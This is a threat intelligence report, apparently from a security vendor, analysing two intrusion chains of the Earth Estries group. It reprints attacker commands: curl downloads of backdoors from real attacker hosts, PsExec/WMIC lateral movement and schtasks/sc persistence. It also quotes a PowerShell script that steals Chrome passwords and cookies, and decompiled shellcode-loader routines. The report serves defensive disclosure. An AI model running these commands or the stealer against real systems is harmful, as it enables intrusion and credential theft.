Breaking Down Earth Estries Persistent TTPs in Prolonged Cyber Operations

By By: Ted Lee, Leon M Chang, Lenart Bermejo Nov 08, 2024 Read time: 14 min (3823 words)

Published: 2024-11-08 · Archived: 2026-04-05 18:41:40 UTC

APT & Targeted Attacks

Discover how Earth Estries employs a diverse set of tactics, techniques, and tools, including malware such as Zingdoor and Snappybee, for its campaigns.

Summary

- Earth Estries employs two distinct attack chains in their campaigns that have some common characteristics, such as the exploitation of vulnerabilities in systems like Microsoft Exchange servers and network adapter management tools.
- The first infection chain uses PsExec and tools such as Trillclient, Hemigate, and Crowdoor delivered via CAB files, while the second chain employs malware like Zingdoor and SnappyBee, delivered through cURL downloads.
- Earth Estries maintains persistence by continuously updating its tools and employs backdoors for lateral movement and credential theft.
- Data collection and exfiltration are performed using Trillclient, while tools like cURL are used for sending information to anonymized file-sharing services, employing proxies to hide backdoor traffic.

Introduction

In early 2023, we published a blog entry on campaigns targeting governments and the tech industry from Earth Estries (aka Salt Typhoon), a high-level threat actor that has been active since at least 2020. In this report, we analyze two distinct attack chains by the group that demonstrates the varied tactics, techniques, and tools that they use to compromise targeted systems.

There are some commonalities between the two attack chains, like the abuse of vulnerable attack surfaces such as Microsoft Exchange servers and network adapter management tools. However, there are also significant differences. The first chain employs *PsExec* and WMI command-line (WMIC) for lateral movement, using tools such as Cobalt Strike, Trillclient, Hemigate, and Crowdoor, which are delivered via *CAB* file packages. The second chain showcases a different approach, using malware such as Zingdoor, Cobalt Strike, and SnappyBee, as well as utility tools like PortScan and NinjaCopy, which are delivered via curl downloads.

Both attack chains exhibit persistence by continually updating existing employed installations of their tools, allowing for prolonged campaigns, and the ability to stay within compromised networks.

The first infection chain

In the first attack scenario, Earth Estries uses an installation of QConvergeConsole, a web-based management tool for configuring and managing QLogic Fibre Channel Adapters, as one of its entry methods, along with various Cobalt Strike installations with Crowdoor backdoors — delivered via CAB file packages — to maintain control. PSExec is heavily used in the earlier stages of the attacks, while the backdoors themselves are also used for lateral movement.

Earth Estries continues to employ Trillclient for user credential theft from browser caches to extend its presence within the network. The threat actor has also exhibited intimate knowledge of the target's environment and methodology, since they used *wget* to specifically download documents from the target's internal web-based document management system.

Initial access

Our telemetry suggests that Earth Estries gains initial access to their target's system by exploiting vulnerabilities in outside-facing services or remote management utilities.

The group has been observed to take advantage of either vulnerable or misconfigured QConvergeConsole installations in one of its target's servers to gain access to their system. The installed remote application agent (c:\program files\qlogic corporation\nqagent\netqlremote.exe) can perform network discovery and install Cobalt Strike on a target machine.

Commands

C:\Windows\system32\cmd.exe /C net group "domain admins" /domain

C:\Windows\system32\cmd.exe /C copy C:\users\public\music\go4.cab \\{HostName}\c$\programdata\microsoft\drm

C:\Windows\system32\cmd.exe /C expand -f:* \\{HostName}\c$\programdata\microsoft\drm\go4.cab \\{HostName}\c$\programdata\microsoft\drm

C:\Windows\system32\cmd.exe /C c:\users\public\music\PsExec.exe -accepteula \\172.16.xx.xx "c:\ProgramData\Microsoft\DRM\g2.bat"

In another instance, they made used a vulnerability in Apache Tomcat6 bundled with QConvergeConsole (*c:\program files (x86)\qlogic corporation\qconvergeconsole\tomcat-x64\apache-tomcat-6.0.35\bin\tomcat6.exe*) to perform lateral movement activities and operation of later stage tools:

Commands

C:\Windows\system32\cmd.exe /C wmic /node:172.16.xx.xx process call create "cmd.exe /c c:\ProgramData\Microsoft\DRM\182.bat"

C:\Windows\system32\cmd.exe /C C:\Users\Public\Music\rar.exe a -m5 C:\Users\Public\Music\pdf0412.rar C:\Users\Public\Music\temp*.pdf

Backdoor

Cobalt Strike is used as the first-stage backdoor to perform lateral movement and deploy the second-stage backdoor. In their previous operation, HemiGate was used as the second-stage backdoor to maintain access to compromised machines. However, Earth Estries used a new backdoor, Crowdoor, in this attack.

Crowdoor

The new backdoor variant, Crowdoor, has been observed to interact with the Cobalt Strike installation, in keeping with Earth Estries' tools, tactics, and procedures (TTPs) of cleaning up and reinstalling tools. Both instances of Crowdoor and the reinstalled Cobalt Strike were brought in as CAB files by preceding instances.



Figure 1. The first attack chain used by Earth Estries

The infection chain of new CrowDoor variant is shown in Figure 2.



Figure 2. Infection chain for the Crowdoor malware

Crowdoor will perform different actions based on the corresponding argument. In table 1, we summarize the behaviors exhibited by the new Crowdoor variant based on the arguments used. Overall, the behaviors are similar to the ones seen in the older variant, with the difference being the injected process (*msiexec.exe*) and Command IDs (shown in table 2)

Arguments	**Action**
No argument	Persistence is set through the registry Run key or a service and the backdoor is restarted
0	Persistence is set through the registry Run key or a service and the backdoor is restarted.
1	The backdoor is restarted by injecting to 'msiexec.exe'
2	The backdoor main function is called

Table 1. List of arguments and their corresponding actions

Old Crowdoor variant	**New Crowdoor variant**	**Functions**
0x2347135	0x11736212	Initial connection C2
0x2347136	0x11736213	Collect ComputerName,Username, OS version and hostnet or IP information
0x2347137	0x11736214	Remote shell
0x234713B	0x11736218	Delete malware files, persistence and exit
0x2347140	0x1173621D	File related Operation
0x2347141	0x1173621E	Open/ReadFile
0x2347142	0x1173621F	Open/WriteFile

0x2347144	0x11736221	Collect drive information
0x2347145	0x11736222	Search File
0x2347148	0x11736225	CreateDirectory
0x2347149	0x11736226	Rename file or directory
0x234714A	0x11736227	Delete file or Directory
0x234714A	0x11736228	Communication with C&C server

Table 2. Comparison between old and new Crowdoor variants

Package 1	**Package 2**	**Package 3**	**Package 4**
WinStore.exe (Host)	K7Sysmon.exe (Host)	HxTsk.exe (Host)	MsMsRng.exe (Host)
Sqlite3.dll	K7Sysmn1.dll	d3d8.dll	sqlite3.dll
datastate.dll	K7Sysmn2.dll	HxTsk (encrypted)	msimg32.dll
datast.dll	K7Sysmn3.dll		datastate.dll
WinStore (encrypted)	K7Sysmon.dll (encrypted)		MsMsRng (encrypted)

Table 3. Crowdoor packages

Lateral Movement

Earth Estries uses PSExec to laterally install its backdoors and tools, notably by copying the *CAB* files containing the backdoors or tools, and a batch file to perform the installation, maintain persistence, and execute the tools.

Typically, PSExec is used to copy the CAB file containing the malware that will be laterally installed. However,in some instances, WMIC may be used in its place to achieve similar results. A set of batch files will then be copied and executed to perform the extraction, installation, and execution of the malware. Large scale collection may also be executed using batch files.

In later stages of the attack, the backdoors may be used directly to perform lateral movement. CAB files are still used as containers for the tools to be installed, and batch files are still incorporated in the extraction, installation and execution of said tools. This will sometimes include the creation of persistence mechanisms for the batch file to act as an indirect persistence mechanism for the actual backdoors.

Discovery, collection and exfiltration

TrillClient's user credential discovery

Earth Estries will collect user credentials that can be used to further its objectives. The threat actor employs the TrillClient information stealer for this routine, primarily collecting user credentials from browser user profiles. TrillClient launches a PowerShelll script that will collect user profiles to be saved at a specific location:

```
foreach($win_user_path in $users_path){

echo D | xcopy \"C:\Users\$win_user_path\AppData\Roaming\Microsoft\Protect\"
\"$copy_dest_path\$win_user_path\Protect\" /E /C /H;

attrib -a -s -r -h \"$copy_dest_path\$win_user_path\*\" /S /D;

echo F | xcopy \"C:\Users\$win_user_path\AppData\Local\Google\Chrome\User Data\Local State\"
\"$copy_dest_path\$win_user_path\Local State\" /C;

echo F | xcopy \"C:\Users\$win_user_path\AppData\Local\Google\Chrome\User
Data\Default\Network\Cookies\" \"$copy_dest_path\$win_user_path\Default\Network\Cookies\" /C

echo F | xcopy \"C:\Users\$win_user_path\AppData\Local\Google\Chrome\User Data\Default\Login Data\"
\"$copy_dest_path\$win_user_path\Default\Login Data\" /C;

$profile_path = Get-ChildItem -Name \"C:\Users\$win_user_path\AppData\Local\Google\Chrome\User
Data\\\" -Include *Profile* -ErrorAction SilentlyContinue;

foreach($chrome_user_path in $profile_path){

echo F | xcopy \"C:\Users\$win_user_path\AppData\Local\Google\Chrome\User
Data\$chrome_user_path\Network\Cookies\"
\"$copy_dest_path\$win_user_path\$chrome_user_path\Network\Cookies\" /C;

echo F | xcopy \"C:\Users\$win_user_path\AppData\Local\Google\Chrome\User
Data\$chrome_user_path\Login Data\" \"$copy_dest_path\$win_user_path\$chrome_user_path\Login Data\"
/C;


  }
}
```

Data will be collected from the following folders:

- *%LOCALAPPDATA%\Google\Chrome\User Data\Local State*
- *%LOCALAPPDATA%\Google\Chrome\User Data\<PROFILE>\Login Data*
- *%LOCALAPPDATA%\Google\Chrome\User Data\<PROFILE>\Network\Cookies*
- *%APPDATA%\Microsoft\Protect**

The collected data will be temporarily copied to *<%TEMP%\browser_temp_data<RANDOM>>*, archived using the *tar* command, and encrypted with an XOR algorithm.

```
tar -cvf \"$copy_dest_path\tar\" $copy_dest_path;
```

$e_a = [System.IO.File]::ReadAllBytes(\"$copy_dest_path\tar\");Remove-Item -Path $copy_dest_path -Recurse;

$e_i = 0;foreach($e_c in $e_a){$e_a[$e_i] = (($e_c -bxor ($e_i % 252)) -bxor (0xe6 - ($e_i % 199)));$e_i += 1;

$random_filename = \"300775736611547784207972935122149919289871693\";

$out_put_file = $out_put_path + \"\\\" + $random_filename;

echo $out_put_file;

[System.IO.File]::WriteAllBytes($out_put_file, $e_a);

The collected data will then be sent to the threat actor's Gmail account over Simple Mail Transfer Protocol (SMTP).

Collection of sensitive documents

Earth Estries utilizes RAR for collecting information of interest. On this attack scenario, they utilize wget to download target documents from an internal web-based document management platform to a collection folder before archiving them.

- In this instance, a batch file containing commands to download PDF files to the collection directory is executed, containing hardcoded document names:
  - c:\users\public\music\temp\wget.exe -c "hxxp://172.16.xx.xx/{document path}/{Hardcoded Filename}.pdf" -P c:\users\public\music\temp
- Afterwards, collected PDF's are archived
  - C:\Windows\system32\cmd.exe /C C:\Users\Public\Music\rar.exe a -m5 C:\Users\Public\Music\pdf0412.rar C:\Users\Public\Music\temp*.pdf

Collection via backdoor

Earth Estries uses both Crowdoor and Cobalt Strike installations for collection routines by archiving information of interest both from both local and remote locations. Some examples of collection commands performed are as follows:

Example command	**Functions**
rar.exe a -m5 <install path>\322.rar \\<remote machine>\c$\<remote path>	Collect Gather information collected by an older generation of infection from a remote machine
rar.exe a -m5 <install path> \his231.rar "C:\Users\ <username>\AppData\Local\Google\Chrome\User Data\Default\History"	Collect browser history files, which are of. Of interest to the attackers to be able to compromise more credentials

rar.exe a <install path>\0311.rar C:\users\<user name>\Desktop* C:\users\ <user name> \Downloads* C:\users\ <user name> \Documents* -r -y -ta<cutoff date>	Collection ofCollect more recent files and/or documents interacted with by a local user

Table 4. Collection commands

Telemetry suggests that they were exfiltrated through the same methods that the collection command is executed: either through the command-and-control (C&C) channels of their backdoors, or through the same initial access method used to control these tools.

The second infection chain

An overview of the second Earth Estries attack flow is shown in figure 3:



Figure 3. Overall flow used for the second attack routine

In this attack routine, initial access is gained via exploitation of the Microsoft Exchange server to implant a web shell that allows the delivery of the Cobalt Strike beacon. Meanwhile, lateral movement is performed by the initial backdoor, with additional backdoors such as Zingdoor and Snappybee (Deed RAT) being installed in other machines within the network. Delivery of these additional backdoors and tools is done either via a C&C server or by using *cURL* to download them from attacker-controlled servers. These backdoor installations are also periodically replaced and updated. The collection of documents of interest are done via RAR and are exfiltrated using *cURL*, with the data being sent to anonymized file sharing services.

Initial access

While tracking Earth Estries' recent activities, we found that the group exploits the Microsoft Exchange server and installs the web shell ChinaChopper, through which Earth Estries can deploy Cobalt Strike into other Active Directory (AD) servers or individual endpoints and set up the scheduled task and system service to maintain persistence in the victim's environment.

The command sequence from the web shell is as follows:



Figure 4. Webshell commands on access

Lateral movement, persistence and control

We have identified four major tools that Earth Estries uses to take control of the target machines: Cobalt Strike, Zingdoor, and Snappybee.

Zingdoor is an HTTP Backdoor written in Golang that serves as one of the recurring backdoors deployed by Earth Estries. This is primarily loaded via DLL sideloading using Windows Defender's *MsSecEs.exe*.

Snappybee (Deed RAT), a modular backdoor that is said to be the successor to ShadowPad, was previously revealed by Postiv Technologies. Like Zingdoor, the primary execution method of Snappybee is through DLL sideloading.

Earth Estries also employs Cobalt Strike in various stages of attacks. While some Cobalt Strike deployments similarly use DLL sideloading, others were deployed using alternate loading methods to enhance persistence and defense evasion. Many of the Cobalt Strike installations were configured to use DNS tunnelling to communicate with their C&C servers

In one of the attacks we observed, Zingdoor was used as a first stage backdoor. In the later stages of the attack routine, we were able to see successive deployments of the other backdoors through preceding installations: Zingdoor to Snappybee and then to Cobalt Strike (however, this is not always the order of deployment). There were also instances where preceding installations were cleaned up by the succeeding ones, like in the case of Cobalt Strike removing Snappybee shortly after it was deployed.



Figure 5. Deploying Zingdoor, Snappybee, and Cobalt Strike

The most common persistence mechanism used by Earth Estries is done via scheduled tasks. These are achieved in several ways, including the use of *WMIC*, allowing the remote creation of scheduled tasks:

wmic /node:**<IP>** /user:**<domain>****<user>** /password:***** process call create "schtasks /run /tn microsoft\sihost"

The routine also uses cURL to download additional components to remote machines.

Tool Download	cURL dommand
Snappybee payload	curl -o c:\windows\ime\imejp\VXTR hxxp://96[.]44[.]160[.]181/VXTR.txt
Zingdoor	curl -k -o C:\programdata\UNBCL.dll hxxp://mail.ocac.org[.]pk/UNBCL.docx
Portscan	curl -k -o C:\programdata\portscan.exe hxxp://mail.ocac.org[.]pk/Portscan.docx

Table 5. Downloading tools via cURL commands

Network Discovery via PortScan

Network discovery and mapping are done by the backdoors directly via command line execution. Occasionally, Portscan would also be employed for this purpose. The first set of commands download PortScan then scan the network for the specified open ports (80, 443, 445, and 3389):

- cmd.exe /c "curl -k -o C:\programdata\portscan.exe hxxp://mail.ocac.org.pk/Portscan.docx"
- cmd.exe /c "C:\programdata\portscan.exe 172.xx.xx.0/24 445,3389,80,443"
- cmd.exe /c "C:\programdata\portscan.exe 172.xx.xx.0/24 445,3389,80,443 >1.log"
- cmd.exe /c "cmd /c "C:\programdata\portscan.exe 172.xx.xx.0/24 445,3389,80,443" >>1.log"

Lateral installation of Zingdoor

After the port scanning step, a set of Zingdoor malware is downloaded. This is then copied to a separate machine that was discovered during the port scanning.

- cmd.exe /c "curl -k -o C:\programdata\SetupPlatform.exe hxxp://mail.ocac.org.pk/SetupPlatform.docx"
- cmd.exe /c "curl -k -o C:\programdata\UNBCL.dll hxxp://mail.ocac.org.pk/UNBCL.docx"
- cmd.exe /c "copy C:\programdata\SetupPlatform.exe \\172.xx.xx.xx\c$\ProgramData\Microsoft\Windows"
- cmd.exe /c "copy C:\programdata\SetupPlatform.exe \\172.xx.xx.xx\c$\ProgramData\Microsoft\Windows"

Remote service creation

Through ChinaChopper, Earth Estries can place commands to remotely create services for persistence and privilege escalation.

- "cmd" /c cd /d "c:\Windows\IME\IMEJP\"&net use \\{hostname} {password} /user:{user name}&echo [S]&cd&echo [E]
- "cmd" /c cd /d "c:\Windows\IME\IMEJP\"&copy v*.* \\ {hostname} \c$\programdata\vmware\&echo [S]&cd&echo [E]
- sc \\ {hostname} create VGAuthtools type= own start= auto binpath= "c:\windows\microsoft.net\Framework\v4.0.30319\Installutil.exe C:\Programdata\VMware\vmvssrv.exe"

From the configuration of the created service, the malicious loader, *vmvssrv.exe* (a malicious loader written in .NET assembly) is launched by using *Intallutil.exe*, which is a built-in installation utility in Windows system. The *vmvssrv.exe* loader will then load and launch Cobalt Strike to compromise the target machine.

Remote scheduled task

Again using ChinaChopper,the threat actor can input commands to remotely create scheduled tasks for persistence.

- schtasks /create /tn VMware\vmtools /tr "cmd /c \"start C:\Programdata\VMware\vmtools.exe\"" /sc onstart /ru "" /S 10.131.xx.xx /U {user name} /P {password} &echo [S]&cd&echo [E]

The installed *vmtool.exe* file, which is deployed via the web shell, is a malicious loader used to load Cobalt Strike.

Execution: alternate loading methods

Earth Estries employs various loading methods for its tools, particularly Cobalt Strike. Aside from DLL sideloading, other loader components were designed to be used via the following methods.

Executable loaders

Cobalt Strike loaders use straightforward executable loaders such as *vmtools.exe*, a loading mechanism that will load an encrypted payload named *msvsct.obj*. This type of loader uses single byte multi-layer ADD – XOR – SUB bitwise operation to decrypt their payloads.

```
{
  Buffer = (void (__stdcall *)(_DWORD))VirtualAlloc(0, FileSize, 0x1000u, 0x40u);
  v15 = Buffer;
  ReadFile(v6, Buffer, BufferSize, &NumberOfBytesRead, 0);
  v13 = 1;
}
CloseHandle(v6);
if ( v13 )
{
  // Decryption Routine
  for ( i = 0; i < BufferSize; ++i )
    *((_BYTE *)Buffer + i) = ((*((_BYTE *)Buffer + i) + 0x7A) ^ 0x90) - 0x43;
  v15(0);
```

Figure 6. The vmtools.exe decryption routine

Rundll32.exe loaders

A DLL version of the loader can also be deployed to load Cobalt Strike. This involves a scheduled task added via command line for persistence:

C:\\Windows\\system32\\cmd.exe /C sc create VMware binpath= \"rundll32.exe C:\\Progra~1\\VMware\\vmtools.dll,fjdpw03d\" start= auto displayname= \"VMware\"

This loader uses the Base64 decoding algorithm with a custom alphabet to decrypt its payload.

```
  p_FileName = (const char *)&FileName;
// C:\Progra~1\VMware\vmtools.bin
v7 = fopen(p_FileName, "rb");
if ( v7 )
{
  v10 = 0;
  memset(Buffer, 0, sizeof(Buffer));
  v9 = fread(Buffer, 1u, 0x400u, v7);
  GetLastError();
  while ( v9 )
  {
    memcpy_0((char *)&B64_encoded_data + v10, Buffer, v9);
    v10 += v9;
    memset(Buffer, 0, sizeof(Buffer));
    v9 = fread(Buffer, 1u, 0x400u, v7);
    GetLastError();
  }
  memset(&Decoded_Data_dst, 0, 0x100000u);
  // Custom Alphabet:
  // SBk0EFGHIJKLMNrPQRATUXWVYZabcdefghijClmnvpqOstuowxyzD128456739#%
  Base64Decoder();
  fclose(v7);
```

Figure 7. The vmtools.dll using Base64 with custom alphabet

A later version of this loader uses a simplified decryption with single byte XOR to decrypt its payload.

```
LOBYTE(v4[0]) = 0;
ThreadId = (DWORD)v4;
sub_100012F0(payload_file_path_and_filename, (void *)strlen(payload_file_path_and_filename), v4);
// Base64 with Custom Alphabet
Payload_Blob_Size = Read_and_Decrypt(v4[0], (int)v4[1], (int)v4[2], (int)v4[3], v5, v6);
ThreadStart = VirtualAlloc(0, Payload_Blob_Size, 0x1000u, 0x40u);
memcpy_0(ThreadStart, &Decoded_Data_dst, Payload_Blob_Size);
Thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)ThreadStart, 0, 0, &ThreadId);
WaitForSingleObject(Thread, 0xFFFFFFFF);


Payload_Blob = operator new[](Payload_Blob_Size);
if ( v34[25] )
  Read_Payload_File(v34, (int)Payload_Blob, Payload_Blob_Size);
// Single byte XOR
for ( i = 0; i < Payload_Blob_Size; ++i )
  Payload_Blob[i] ^= 0x82u;
ThreadStart = VirtualAlloc(0, Payload_Blob_Size, 0x1000u, 0x40u);
memcpy_0(ThreadStart, Payload_Blob, Payload_Blob_Size);
Thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)ThreadStart, 0, 0, ThreadId);
WaitForSingleObject(Thread, 0xFFFFFFFF);
```

Figure 8. Snippets showing vmtools.dll (top) and audiodg.dll (bottom)

Msiexec.exe loaders

Cobalt Strike can also be loaded via loader components using *msiexec.exe*:

msiexec.exe /y C:\Windows\PLA\Performance.dll

These series of loaders are simpler and use single-byte XOR for decryption.

```
wcscpy(FileName, L"C:\\Windows\\PLA\\Diagnostics.dat");
v7 = 0LL;
v8 = 0LL;
v9 = 0LL;
v10 = 0LL;
v11 = 0LL;
v12 = 0LL;
v13 = 0LL;
v14 = 0LL;
v15 = 0;
FileW = CreateFileW(FileName, 0x80000000, 1u, 0LL, 4u, 0x80u, 0LL);
FileSize = GetFileSize(FileW, 0LL);
